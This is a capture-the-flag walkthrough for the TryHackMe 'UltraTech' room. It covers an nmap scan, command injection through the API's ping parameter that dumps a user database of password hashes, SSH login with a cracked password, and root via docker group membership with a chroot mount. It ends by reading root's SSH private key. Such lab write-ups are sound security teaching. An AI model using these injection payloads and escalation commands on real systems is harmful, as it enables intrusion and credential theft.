Ultratech-latest

Step -1 : Enter the Ultratech room by using the following link:
https://tryhackme.com/r/room/ultratech1

Task -1


Deploy the machine

- Read the instruction of the mission and start the target machine using the start machine icon on the top right.
- By clicking on ? icon you can download Openvpn configuration file which helps you in connecting and accessing into targets VPN connection.
- From here we can get target IP: 10.10.85.42 and Title: Ultratech-latest

Task -2

It's enumeration time!

- Perform nmap scan on the target which helps to find all the open ports and services running.
- sudo nmap 10.10.85.42 -Pn -n -p- -sV --min-rate 5000



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.10.85.42 -Pn -n -p- -sV --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 16:17 IST
Warning: 10.10.85.42 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.85.42
Host is up (0.22s latency).
Not shown: 64583 closed tcp ports (reset), 948 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8081/tcp  open  http    Node.js Express framework
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.78 seconds
```

2.1 Which software is using the port 8081?

With the above scan it is clearly mention that N***.**software is using port 8081.

2.2 Which other non-standard port is used?

Non-standard port means using a customized port which is not well-known here port ***** is non-standard port.

2.3 Which software using this port?

From the same it is mentioned that A****** software is using 31331 port.

2.4 Which GNU/Linux distribution seems to be used?

It is mentioned in the scan that Linux distribution used is U*****


2.5 The software using the port 8081 is a REST api, how many of its routes are used by the web application?

From the below view source there are * routes for web application.

Task - 3


Let the fun begin

Let's run dirbuster scan on port 8081 sudo dirb http://10.10.85.42:31331 we found robots.txt as a file in the above location, from where we can find a new file "utech_sitemap.txt"




```
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

When we go deeper in to the file "/partners.html" is a html file with some interesting information.




```
/
/index.html
/what.html
/partners.html
```

Entering into the html file we can see a login page, see the view source page, you can find a new file "js/api.js" which shows a famous command injection vulnerability with ping.




```
            </div>
        </div>
    </div>
    <script src='js/app.min.js'></script>
    <script src='js/api.js'></script>
</body>
```




```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
    return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
        const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
        req.open('GET', url, true);
        req.onload = function (e) {
        if (req.readyState === 4) {
            if (req.status === 200) {
            console.log('The api seems to be running')
            } else {
            console.error(req.statusText);
            }
        }
        };
        req.onerror = function (e) {
        console.error(xhr.statusText);
        };
        req.send(null);
    }
    catch (e) {
        console.error(e)
        console.log('API Error');
    }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

Now try, http://10.10.85.42:8081/ping?ip=example.com




```
PING example.com (93.184.215.14) 56(84) bytes of data. --- example.com ping statistics --- 1 packets transmitted, 0
received, 100% packet loss, time 0ms
```

Now, let's try by adding two commands http://10.10.85.42:8081/ping?ip=example.com; 'ls'



```
ping: utech.db.sqlite: Name or service not known
```

Here welcome the new file name "utech.db.sqlite". Let's cat the content of the file.



```
ping: ) ���(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84:
Parameter string not correctly encoded
```

Hurry, we found 2 usernames and their password hashes. Let's keep them because we have ssh port open we can try getting remote connection.

3.1 There is a database lying around, what is its filename?

From the above finding the database lying is "u****.**.*****e".

3.2 What is the first user's password hash?

The first user mentioned is r00t with hash "f******************************2"

3.3 What is the password associated with this hash?

By cracking the above hash using crackstation we got "n******" as password.

Task - 4


The root of all evil*

4.1 What are the first 9 characters of the root user's private SSH key?

Let's use the above credentials and get remote connection.

ssh r00t@10.10.85.42
password: n100906


By executing the first command "id" showed a brilliant thing.



```
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$ 
```

User r00t belongs to docker group. Which helps in mounting and reading the host system root files.

Firstly, lets use GTFOBins and see docker.



This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

from here we got a command to get docker root shell. Let's replace the image name "alpine" with our existing image file.


Run docker ps -a to list all the existing images in docker.



```
r00t@ultratech-prod:~$ docker ps -a
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS                       PORTS               NAMES
7beaaeecd784        bash                "docker-entrypoint.s…"   5 years ago         Exited (130) 5 years ago                         unruffled_shockley
696fb9b45ae5        bash                "docker-entrypoint.s…"   5 years ago         Exited (127) 5 years ago                         boring_varahamihira
9811859c4c5c        bash                "docker-entrypoint.s…"   5 years ago         Exited (127) 5 years ago                         boring_volhard
r00t@ultratech-prod:~$ 
```


Now, let’s change the shell command a little bit:

docker run -v /:/mnt --rm -it bash chroot /mnt sh



```
9811859c4c5c        bash                "docker-entrypoint.s…"   5 years ago         Exited (127) 5 years ago
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 
```

Hurry! we got root shell. Let's now answer the question. Find the file id_rsa to get the private key.



```
-----END RSA PRIVATE KEY-----
# cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZp
```

sThe first 9 letters of the private key is "M******B"